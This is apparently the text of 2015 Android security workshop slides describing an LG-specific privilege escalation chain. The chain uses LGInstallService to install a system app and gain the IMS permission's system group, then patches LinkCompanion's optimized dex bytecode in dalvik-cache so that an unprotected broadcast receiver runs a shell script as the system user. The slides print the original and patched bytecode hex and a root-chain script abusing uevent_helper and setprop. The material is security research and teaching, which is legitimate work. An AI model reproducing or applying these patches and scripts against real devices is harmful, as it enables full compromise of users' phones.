
```
root@android:/data # ls -l
drwxrwx--x system    system          1971-02-16 11:41 app
drwx----- root      root           1970-12-06 23:57 app-asec
drwxrwx--x system    system          1970-12-06 23:57 app-private
drwxrwx--x system    system          1970-12-06 23:58 app-system
drwxrws--- media    audio          1970-12-06 23:57 audio
```

- app-system is unusual, not standard among AOSP or other OEMs
- Apps installed into /data/app-system are treated like apps in /system/app
- Can't be uninstalled by the user
- Can use system and systemOrSignature only permissions

# INSTALLSERVICE

LGInstallService.apk

- Connect to the LGInstallService service
- Install “system app”
- Can’t be uninstalled by the user
- What now?



# INSTALLSERVICE

LGInstallService.apk

```
<!-- LGE_CHANGE_S, [IMS][hwangoo.park@lge.com], 20121010,  
[LGE_IMS_FEATURE] for LGE IMS Client Solution -->  
<permission name="android.permission.IMS" >  
    <group gid="system" />  
    <group gid="radio" />  
    <group gid="inet" />  
    <group gid="net_admin" />  
    <group gid="qcom_oncrpc" />  
    <group gid="audio" />  
    <group gid="camera" />  
    <group gid="media" />  
</permission>  
<!-- LGE_CHANGE_E, [IMS][hwangoo.park@lge.com], 20121010 ,  
[LGE_IMS_FEATURE] for LGE IMS Client Solution } -->
```

- /system/etc/permissions/platform.xml
- This one gives us a ton of groups!

# INSTALLSERVICE

LGInstallService.apk

```
<permission android:description="@string/permdesc_IMS"  
    android:label="@string/permlab_IMS"  
    android:name="android.permission.IMS"  
    android:permissionGroup="android.permission-group.PHONE_CALLS"  
    android:protectionLevel="signatureOrSystem" />
```

- /system/framework/framework-res.apk
- We can use system only permissions!
- The system group is nice, but not as nice as system user

# INSTALLSERVICE

LGInstallService.apk

```
drwxrwx--x system system 2013-08-06 19:36 dalvik-cache  
  
-rw-r--r-- system u0_a20 5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex  
-rw-r--r-- system system 1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex  
-rw-r--r-- system u0_a81 1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex  
-rw-r--r-- system u0_a87 2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex  
-rw-r--r-- system u0_a97 1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

- Dalvik executables are optimized, stored in /data/dalvik-cache
- Actual code that is ran is stored in the dalvik-cache
- All apps owned by system, apps are grouped according to what they run as
- We can write to the cache of apps running as system user

# INSTALLSERVICE

LinkCompanion.apk

```
<manifest android:sharedUserId="android.uid.system" package="com.lge.sync">
    <receiver android:name=".StartReceiver">
        <intent-filter>
            <action android:name="android.net.wifi.WIFI_AP_STATE_CHANGED" />
            <action android:name="com.lge.sync.obexservice.forceclose" />
            <action android:name="com.lge.sync.sharedpreference.dataupdate" />
            <category android:name="android.intent.category.HOME" />
        </intent-filter>
    </receiver>
```

- Runs as system user, has unprotected receiver
- Patch optimized dex
- Send broadcast
- Escalate to system user

# INSTALLSERVICE

LinkCompanion.apk

6E 10 7A 00 0D 00	invoke-virtual	{p2}, Landroid/content/Intent; ->getAction()Ljava/lang/String;
0C 06	move-result-object	v6
1A 07 CF 1C	const-string	v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/String; ->equals(Ljava/lang/Object;)Z
0A 06	move-result	v6
38 06 14 00	if-eqz	v6, :498
1A 06 02 03	const-string	v6, "COMPANION"
1A 07 A8 01	const-string	v7, "===== com.lge.sync.obexservice.forceclose ====="
71 20 58 01 76 00	invoke-static	{v6, v7}, Landroid/util/Log; ->i(Ljava/lang/String;Ljava/lang/String;)I
63 06 1E 13	sget-boolean	v6, Lcom/lgesync/StartReceiver; ->isOBEXServiceStarted:Z
33 96 04 00	if-ne	v6, v9, :48E
6A 0A 1E 13	sput-boolean	v10, Lcom/lgesync/StartReceiver; ->isOBEXServiceStarted:Z
70 10 3A 10 0B 00	invoke-direct	{p0}, Lcom/lgesync/StartReceiver; ->writeStateLog()V
29 00 0D FE	goto/16	:AE

Code we wish to patch

# INSTALLSERVICE

LinkCompanion.apk

6E 10 7A 00 0D 00	invoke-virtual	{p2}, Landroid/content/Intent; ->getAction()Ljava/lang/String;
0C 06	move-result-object	v6
1A 07 CF 1C	const-string	v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/String; ->equals(Ljava/lang/Object;)Z
0A 06	move-result	v6
38 06 14 00	if-eqz	v6, :498
71 00 81 12 00 00	invoke-static	Ljava/lang/Runtime; ->getRuntime()Ljava/lang/Runtime;
0C 06	move-result-object	v6
1A 07 A8 01	const-string	v7, "/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/Runtime; ->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09	move-result-object	v9
29 00 13 FE	goto/16	:AE
0D 09	move-exception	v9
29 00 10 FE	goto/16	:AE

- What we want it to lookalike
- We have system group, we can write to /data
- This will run a script as the system user for us

# INSTALLSERVICE

LinkCompanion.apk

Original	Optimized	Instruction
6E 10 7A 00 0D 00	-> F8 10 12 00 0D 00	-> invoke-virtual
0C 06	-> 0C 06	-> move-result-object
1A 07 CF 1C	-> 1A 07 CF 1C	-> const-string
6E 20 92 12 76 00	-> EE 20 03 00 76 00	-> invoke-virtual
0A 06	-> 0A 06	-> move-result
38 06 11 00	-> 38 06 11 00	-> if-eqz
71 00 81 12 00 00	-> 71 00 81 12 00 00	-> invoke-static
0C 06	-> 0C 06	-> move-result-object
1A 07 44 01	-> 1A 07 44 01	-> const-string
6E 20 80 12 76 00	-> F8 20 0D 00 76 00	-> invoke-virtual
0C 09	-> 0C 09	-> move-result-object
29 00 13 FE	-> 29 00 13 FE	-> goto/16
0D 09	-> 0D 09	-> move-exception
29 00 10 FE	-> 29 00 10 FE	-> goto/16

What the byte code looks like after optimization

# INSTALLSERVICE

LinkCompanion.apk

## Original Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 1A060203  
1A07A801 71205801 76006306 1E133396 04006A0A 1E137010 3A100B00  
29000DFE
```

## Patched Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 71008112  
00000C06 1A07A801 F8200D00 76000C09 290013FE 0D092900 10FE0000  
00000000
```

## ===== com.lge.sync.obexservice.forceclose =====

```
3D3D3D3D 3D3D2063 6F6D2E6C 67652E73 796E632E 6F626578 73657276  
6963652E 666F7263 65636C6F 7365203D 3D3D3D3D 3D3D
```

## /data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh

```
2F646174 612F6161 61616161 61616161 61616161 61616161 61616161  
61616161 61616161 61616161 61616161 6161612E 7368
```

- Our patches to the method, and string table
- Use nope to make sure everything aligns correctly

# INSTALLSERVICE

LinkCompanion.apk

```
Retina:permissions jcase$ cat aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
Retina:permissions jcase$
```

GiantPune's property service system->root exploit

# INSTALLSERVICE

Voted most fun LG application by exploiters everywhere

- Install app as system app
- Get system group with IMS permission
- Patch odex
- Run patched app
- Execute your script as system
- Chain exploit for root



# ON YOUR OWN

Zeroday Time

- Crap, we still have more time?
- The Desire 310 is a perfect training device
- No SELinux
- HTC
- Mediatek
- Has at least 3 LPEs we didn't disclose
- Firmware for this and the Alcatel are on the USB drives
- Myself, Caleb, and Tim are here to help
- Go find some vulns
- Go write some exploits



# EXTENDED READING

<http://www.strazzere.com/papers/DexEducation-PracticingSafeDex.pdf>

<https://github.com/strazzere/anti-emulator/tree/master/slides>

<https://github.com/strazzere/android-unpacker/blob/master/AHPL0.pdf>

<http://www.droidsec.org/wiki/#whitepapers>

<http://androidcracking.blogspot.com/>

REDNAGA

# THANKS!

TIM "DIFF" STRAZZERE  
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@JCASE

CALEB FENTON  
@CALEB\_FENTON

Special Thanks for Jacob Soo and Mikachu for all your assistance!

Join us on Freenode on #droidsec and #rednaga

Good people to follow on twitter for  
Android/reversing/malware/hacking information;

@\_jsoo\_ @msolnik @jduck @Fuzion24 @caleb\_fenton @thomas\_cannon  
@droidsec @marcwrogers @osxreverser @cryptax @pof @quine @uberlaggydarwin  
@0xroot @Xylitol @djbliss @saurik @collinrm @snare @PatrickMcCanna @tamakikusu  
#MalwareMustDie

08.07.2015

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